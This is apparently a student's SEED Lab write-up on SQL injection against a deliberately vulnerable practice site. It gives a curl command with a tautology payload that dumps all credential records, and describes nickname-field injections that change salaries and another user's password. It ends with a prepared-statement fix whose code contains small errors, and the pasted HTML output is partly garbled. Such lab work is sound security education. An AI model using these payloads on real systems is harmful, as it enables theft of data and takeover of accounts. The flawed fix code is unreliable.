

SQL INJECTION ATTACK

Get Familiar with SQL Statements



- I used mysql -u root -pdees to get into the mysql container
- Show databases gives the list of all the databases in the container
- Use sqllab_users command points to that db where we can perform sql operations on that database
- Show tables; gives the list of all the tables present in that particular database
- Select * from credential; command displays all the data in credentials database




For displaying Alice information:

Select * from credential where Name = 'Alice';

SQL Injection Attack on SELECT Statement

SQL Injection Attack from webpage.



- Here as we appended the OR condition with = , it will be always true for all the records in the table and fetches all the records.
- Hence I was able to perform SQL injection attack from the UI


SQL Injection Attack from command line.

```
curl 'http://www.seed-server.com/unsafe_home.php?username=Admin%27+or+%27%27%3D%27&Password=sdfkahdskf'
 SEED Lab: SOL Injection Education Web plateform
 Author: Kailiang Ying
 Email: kying@syr.edu
 SEED Lab: SQL Injection Education Web plateform
 Enhancement Version 1
 Date: 12th April 2018
Developer: Kuber Kohli
 Update: Implemented the new bootsrap design. Implemented a new Navbar at the top with two menu options for Home and edit profile, with a butt
 logout. The profile details fetched will be displayed using the table class of bootstrap with a dark table head theme
 NOTE: please note that the navbar items should appear only for users and the page with error login message should not have any of these items
 at
all. Therefore the navbar tag starts before the php tag but it end within the php script adding items as required.
  <!DOCTYPE html>
  <html lang="en">
  <head>
  <!-- Required meta tags -->
  <meta charset="utf-8">
    <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no">
   k rel="stylesheet" href="css/bootstrap.min.css">
k rel="stylesheet" href="css/bootstrap.min.css">
k rel="stylesheet">
k rel="stylesheet">

    <!-- Browser Tab title -->
    <title>SQLi Lab</title>
 </head>
<body>
   <a class='nav-link' href='unsafe ho
me.php'>Home <span class='sr-only'>(current)</span></a>class='nav-item'><a class='nav-link' href='unsafe edit_frontend.php'>Edit Pro
file</a>file</a>file</a>file</a>file</a>file</a>file</a>file</a>file</a>file</a>file</a>file</a>file</a>file</a>filefile</a>filefilefile</a>filefilefilefile</a>filefilefilefilefilefilefilefilefilefilefilefilefilefilefilefilefilefilefilefilefilefilefilefilefilefilefilefilefilefilefilefilefilefilefilefilefilefilefilefilefilefilefilefilefilefilefilefilefilefilefilefilefilefilefilefilefilefilefilefilefilefilefilefilefilefilefilefilefilefilefilefilefilefilefilefilefilefilefilefilefilefilefilefilefilefilefilefilefilefilefilefilefilefilefilefilefilefilefilefilefilefilefilefilefilefilefilefile<
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 <div class="text-center">
            >
               Copyright © SEED LABs
            </div>
      <script type="text/javascript">
function logout(){
  location.href = "logoff.php";
   </body>
```

- For SQL injection from command line, I used the curl command to call the respective api www.seed.server.com where I appended the input parameters of username and password.
- I have modified the user name which contains the appended OR condition in it, so that the condition matches all the rows in the credential table and fetches all the records


Append a new SQL statement.



• When I tried to perform SQL injection with another appended SQL query, I was unable to perform it and got the syntax error thrown from the mysql server as the response of the API.


SQL Injection Attack on UPDATE Statement

Modify your own salary.




- To modify the salary of the user name, I need to login to the account so that I could make a sql injection
- In the nick name field I have append the condition to update the salary so that on backend call to database it will update it to 30000(here)


Modify other people' salary.




- To modify other persons' salary I need to append the where condition with name as the person name ie, where Name = 'Boby' and I updated the salary field to 1.
- When Boby logged in and checked his profile he will get the updated data where his salary will be 1.

Modify other people' password.








- I did the SQL injection to modify the password of Boby, where I sent the password
 as krishnap123 which is sha1 encrypted because the password in the database is
 in encrypted form. If sha1 encryption is not performed it might throw field mismatch
 error from the SQL server. (As this SQL query will run directly in the mysql server
 and string to sha1 encryption will not happen in the UI)
- Then I was able to login to Boby's profile with the new password (krishnap123)
- When Boby tries to login with his credentials it will throw the error as there is a password mismatch

Countermeasure — Prepared Statement

Changed the code snippet with Prepared Statement:

```
<?php
// Function to create a sql connection.</pre>
function getDB() {
  $dbhost="10.9.0.6";
  $dbuser="seed";
  $dbpass="dees";
  $dbname="sqllab users";
  // Create a DB connection
   $conn = new mysqli($dbhost, $dbuser, $dbpass, $dbname);
  if ($conn->connect_error) {
   die("Connection failed: " . $conn->connect_error . "\n");
  return $conn;
$input_uname = $_GET['username'];
$input_pwd = $_GET['Password'];
$hashed_pwd = shal($input_pwd);
// create a connection
$conn = getDB();
// do the query
$prep_stmt = $conn->prepare("SELECT id, name, eid, salary, ssn
                            FROM credential
                             WHERE name= ? and Password= ?");
$prep_stmt -> bind_param("ss", $input_name, $hashed_pwd);
$prep_stmt -> execute();
$prep_stmt -> bind_result($id, $name, $eid, $salary, $ssn);
$prep_stmt -> fetch();
```



- Before using the Prepared Statement I was able to do SQL injection and get the details
- On changing it to prepared statement, I was able to prevent the SQL injection attack because:
 - The query will go initially as one call which contains? in place of input parameter fields.
 - The real parameters will go as another call (bind_params), where the ? will be replaced with bind_params call in the same order

Hence by using Prepared statement I was able to prevent SQL injection attack